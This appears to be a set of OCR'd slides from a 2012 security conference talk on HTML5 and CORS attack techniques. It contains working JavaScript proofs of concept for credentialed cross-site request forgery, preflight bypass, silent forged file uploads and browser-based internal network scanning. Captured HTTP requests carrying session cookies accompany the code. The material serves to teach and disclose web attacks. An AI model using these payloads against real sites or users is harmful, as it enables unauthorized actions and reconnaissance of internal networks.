
HTTP Headers

- Request
  Origin
  Access-Control-Request-Method (preflight)
  Access-Control-Request-Headers (preflight)
- Response
  Access-Control-Allow-Origin
  Access-Control-Allow-Credentials
  Access-Control-Allow-Expose-Headers
  Access-Control-Allow-Max-Age (preflight)
  Access-Control-Allow-Allow-Methods (preflight)
  Access-Control-Allow-Allow-Headers (preflight)




Stealth threats

- CSRF++ - powered by XHR-L2
- XML/JSON Cross Domain stream injection
- CORS preflight bypass – content-type
- Internal network scanning and tunneling
- Information harvesting (internal crawling)
- Stealth browser shell – post XSS (Allow origin- *)
- Forcing cookie replay by “withCredentials”
- Business functionality abuse (upload and streams)




CSRF with XHR/HTML5



CSRF with XHR/HTML5

Browser using XHR Call JavaScript
User making a buy over HTTP
Authentication Server
Placing an order (JSON services)
Success
Client/Victim Browser
Web Store Application Server
Database Server
black hat EUROPE
March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands




CSRF with XHR/HTML5

```
<script language="javascript"  type="text/javascript">

function getMe()
{
    var http;
    http = new XMLHttpRequest();

    http.open("POST", "http://192.168.100.12/json/jservice.ashx", true);
    http.setRequestHeader('Content-Type', 'text/plain');
    http.withCredentials= "true";
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
                var response = http.responseText;
                document.getElementById('result').innerHTML = response;
    }

}
http.send('{\"id\":2,\"method\":\"getProduct\",\"params\":{ \"id\" : 2}}');
}

getMe();
</script>
```

Leveraging XHR Call


- Content-type to avoid pre flight
- “withCredentials” set to true

CSRF & HTML5




```
<script language="javascript"  type="text/javascript">

function getMe()
{
    var http;
    http = new XMLHttpRequest();

    http.open("POST", "http://192.168.100.12/json/jservice.ashx", true);
    http.setRequestHeader('Content-Type', 'text/plain');
    http.withCredentials= "true";
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
                var response = http.responseText;
                document.getElementById('result').innerHTML = response;
        }

}
http.send('{\"id\":2,\"method\":\"getProduct\",\"params\":{ \"id\" : 2}}');
}

getMe();
</script>
```

CSRF with XHR/HTML5



Attacker's Site
Visit Attacker's page
Attacker sends CSRF payload
Authentication Server
XHR initiates HTTP buy request
Success – cookie replayed
Client/Victim Browser
Web Store Application Server
Database Server
Got it

Hence,
- Without victim's consent or notice
- Stealth HTTP request generated
- Silent Exploitation takes place




CSRF & HTML5

#	host	method	URL
1	http://192.168.100.26	GET	/csrf/json.html
2	http://192.168.100.12	POST	/json/jservice.ashx

```
POST /json/jservice.ashx HTTP/1.1
Host: 192.168.100.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Fir
Accept: text/html,application/xhtml+xml,application/xm
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://192.168.100.26/csrf/json.html
Origin: http://192.168.100.26
Cookie: cid=10001
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 51

{"id":2,"method":"getProduct","params":{ "id" : 2}}
```

#	host	method	URL	params
1	http://192.168.100.26	GET	/csrf/json.html	□
2	http://192.168.100.12	POST	/json/jservice.ashx	☑


```
HTTP/1.1 200 OK
Date: Sun, 27 Nov 2011 22:00:06 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 921

{"id":2,"result":{"Products":{"columns":["product_id","product_name","pro
t_desc","product_price","image_path","rebates_file"],"rows":[[2,"Bend it
Drama","Who wants to cook Aloo Gobi when you can bend a ball like Beckham
London tries to raise their soccer-playing daughter in a traditional way.
sister, Pinky, who is preparing for an Indian wedding and a lifetime of c
chapatti, Jess' dream is to play soccer professionally like her hero Davi
against Jess' unorthodox ambition, her parents eventually reveal that the
to do with protecting her than with holding her back. When Jess is forced
```




CSRF/Upload

- Powerful XHR-Level 2 call allows file upload on the fly.
- Interestingly – possible to craft file through JavaScript and post on the server – if CSRF token is not there.
- Example, your profile is having a photograph of yours and you visit attacker site that photo changes to something else
- More serious threat, exploiting actual business functionalities...

CSRF with XHR/HTML5


Browser is having Form (multi-part)
Business layer function of uploading
Authentication Server
Uploading bulk orders
Success
Client/Victim Browser
Web Store Application Server
Database Server

CSRF/Upload - POC



Enjoy your shopping experience at dvds4less!

Products (1.0 | XML | Flash | JSON | Sliverlight | AMF | HTML5)

Shreeraj Shah (U=10001) Main | New Order | Order Status | Profile | Blog | Logout


upload your order form Browse...

Upload Processing uploaded order...




```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://192.168.100.21/user_upload.aspx
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ife
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A103D13
Content-Type: multipart/form-data; boundary=---------------------------313223033317673
Content-Length: 262

-----------------------------313223033317673
Content-Disposition: form-data; name="FILE1"; filename="today"
Content-Type: application/octet-stream

Client: ABC inc.
1,1,Finding Nemo
2,1,Bend it like Beckham
-----------------------------313223033317673--
```

CSRF with XHR/HTML5


Attacker's Site
Visit Attacker's page
Attacker sends CSRF payload
Authentication Server
XHR initiates HTTP multi-part - Upload
Success – cookie replayed
Client/Victim Browser
Web Store Application Server
Database Server
Got it

Hence,
- Without victim's consent or notice
- Stealth HTTP Upload takes place
- Silent Exploitation…

CSRF/Upload




```
<body>
<script>
   var stream = "Client: ABC inc.\r\n1,2,Finding Nemo\r\n2,4,Bend it like Beckham";
   var boundary = "---------------------------146043902153"; //Pick boundary for upload ...
   var file = "order.prod";
   http = new XMLHttpRequest();
   http.open("POST", "http://192.168.100.21/user_upload.aspx", true);
   http.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);
   http.setRequestHeader("Content-Length", stream.length);
   http.withCredentials= "true";

   var body = boundary + "\r\n";
   body += 'Content-Disposition: form-data; name="FILE1"; filename="' + file + '"\r\n';
   body += "Content-Type: application/octet-stream\r\n\r\n";
   body += stream + "\r\n";
   body += boundary + "--";

   http.send(body);

</script>
```

```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: multipart/form-data; charset=UTF-8, boundary=---------------------------146043902153
Referer: http://192.168.100.6/upload/csrf-up.html
Content-Length: 255
Origin: http://192.168.100.6
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ifeql4502ukzijxz
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A103D13
Pragma: no-cache
Cache-Control: no-cache

---------------------------146043902153
Content-Disposition: form-data; name="FILE1"; filename="order.prod"
Content-Type: application/octet-stream

Client: ABC inc.
1,2,Finding Nemo
2,4,Bend it like Beckham
---------------------------146043902153--
```

Internal Scan/Crawl for CORS

- XHR2 – allows full internal scanning capacity
- If internal resource is set to “*” for Access-Control-Allow-Origin – Game Over!!!
- Attacker can craft a page for box behind firewall, visit the page – XHR gets loaded and start crawling internal information with back tunnel
- Harvest and POST back to the server
- All JavaScript – supported by all HTML5 browsers
- Also can be mixed with timing attacks
- Limited crawl – “withCredentials” will not work …

Internal Scan/Crawl for CORS



```
<script>
for(i=20;i<=25;i++)
{
    target = "http://192.168.100."+i+"/"
    st = scan(target)
    if(st==true)
        status += "<br>"+target+"(Access-Control-Allow-Origin:---->"+st+")";
    document.getElementById('result').innerHTML = status
}
</script>
```


```
        {
            try
            {
                http = new XMLHttpRequest();
                http.open("GET", url, false);
                http.send();
                return true;
            }
            catch(err)
            {
                return false;
            }

        }
```

192.168.100.6/portscan/scan.html


Scan results

http://192.168.100.21/(Access-Control-Allow-Origin:---->true)

Internal Scan for CORS




```
function scan(url)
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }

}
```



```
<script>
for(i=20;i<=25;i++)
{
    target = "http://192.168.100."+i+"/"
    st = scan(target)
    if(st==true)
        status += "<br>"+target+"(Access-Control-Allow-Origin:---->"+st+")";
    document.getElementById('result').innerHTML = status
}
</script>
```

Scan results


http://192.168.100.21/(Access-Control-Allow-Origin:---->true)



```
HTTP/1.1 200 OK
Date: Thu, 16 Feb 2012 07:22:58 GMT
Access-Control-Allow-Origin: *
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 13456

<html><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<title>Store</title></head><body class="background">
<!--
```

